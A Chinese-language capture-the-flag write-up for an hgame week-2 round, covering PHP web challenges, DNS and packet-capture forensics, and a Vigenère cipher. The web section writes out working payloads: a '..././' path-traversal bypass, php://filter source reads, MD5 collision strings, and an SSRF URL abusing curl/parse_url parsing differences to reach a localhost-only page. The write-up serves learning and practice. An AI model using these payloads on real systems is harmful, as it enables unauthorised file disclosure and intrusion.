# week2-wp

#### wuerror

## web

1. easy php

使用..././来绕过

```
str_replace(`'../', '', $img`)
```

?img=..././flag可以得到回显maybe\_you\_should\_think\_think

再想想, 试试伪协议读取文件看看

伪协议: ?img=php://filter/read=convert.base64-encode/resource=..././flag

得到base64加密后的源码,解码后如下

```
<?php
//$flag = 'hgame{You_4re_So_g0od}';
echo "maybe_you_should_think_think";</pre>
```

#### flag藏在注释里

2. php trick

注释标了个admin.php,访问一下显示only localhost can see。把包头加了个x-forwared-for:127.0.0.1没有什么用。先放一边。

step1234:就是两种类型的md5碰撞

step5:H\_game用url编码绕过

step6、7、8: 数组绕过

写到这下面的部分也看出来了,是一个ssrf.要利用这个curl访问之前注释标的admin.php。百度一下要利用curl和parse\_url()对URL解析的差异绕过

```
http://foo@evil.com:80@google.com/

NodeJS URL
Perl URI
Go net/url
PHP parse_url
Ruby addressable
```

构造

```
url=http://fool@127.0.0.1:80@www.baidu.com/admin.php
```

(这个80端口卡了挺久的,之前以为是题目的3001端口,后来试了下http的80结果成了)admin.php内容如下

```
<?php
//flag.php
if($_SERVER['REMOTE_ADDR'] != '127.0.0.1') {
    die('only localhost can see it');
}
$filename = $_GET['filename']??'';

if (file_exists($filename)) {
    echo "sorry,you can't see it";
}
else{
    echo file_get_contents($filename);
}
highlight_file(__FILE__);
?>
```

利用伪协议获取flag.php的内容,最终payload:

str1=QNKCDZO&str2=240610708&str3=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&str4=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2&%48%5f%67%61%6d%65[]=1&url=http://fool@127.0.0.1:80@www.baidu.com/admin.php?filename=php://filter/read=convert.base64-encode/resource=flag.php

最后base64解密就行了。

# misc

1.dns

根据hint,使用nslook -qt=类型 project-a11.club 查询它的各种dns记录(A,AAAA,CNAME,TXT等)然后在txt里找到了


```
C:\WINDOWS\system32\cmd.exe
                                                                                                                                                        П
                                                                                                                                                                ×
服务器: UnKnown
Address: 222.246.129.80
DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
 timeout was 2 seconds.
*** 请求 UnKnown 超时
C:\Users\admin>nslookup -qt=MG project-all.club
服务器: UnKnown
Address: 222.246.129.80
DNS request timed out.
timeout was 2 seconds.
*** UnKnown 找不到 project-all.club: Server failed
   \Users\admin>nslookup -qt=TXT project-all.club
服务器: UnKnown
Address: 222.246.129.80
非权威应答:
project-all.club
          "flag=hgame{seems_like_you_are_familiar_with_dns}"
project-all.club
          "v=spf1 include:spf.mail.qq.com ~all"
C:\Users\admin>_
```

## 2.找得到我吗? 小火汁

下载用wireshark打开。先看看http包,只发现一句话flag is very safe now!推测是加密了。正好也看到了很多TLS在ftp包的最后发现了一个secret.zip(是总数的第403个包)

```
403 1136.988555 192.168.61.136 192.168.61.1 FTP 134 Response: 150 Opening BINARY mode data connection for /pub/test/secret.zip (2016 bytes).
404 1136.98852 192.168.61.136 192.168.61.1 FTP-DA.. 1514 FTP Data: 1460 bytes (PASV) (RETR /pub/test/secret.zip)
405 1136.988901 192.168.61.136 192.168.61.1 FTP-DA.. 610 FTP Data: 556 bytes (PASV) (RETR /pub/test/secret.zip)
```

接下来的404/405两个包含有数据,把两个包的数据用hex stream的方式复制到winhex中,注意把压缩包内容外的数据要删掉。得到secret.zip。打开它得到secret.log文件,百度知道它是密钥,把wireshark的编辑->首选项->protocal->ssl->(pre)-master-secret log filename设置成它。进行解密,在回到http里,就能发现解密的包里有一个1.tar。解压获得flag.jpg。winhex打开得到flag



# crypto

vigener

网上找个vigener的在线解码就行了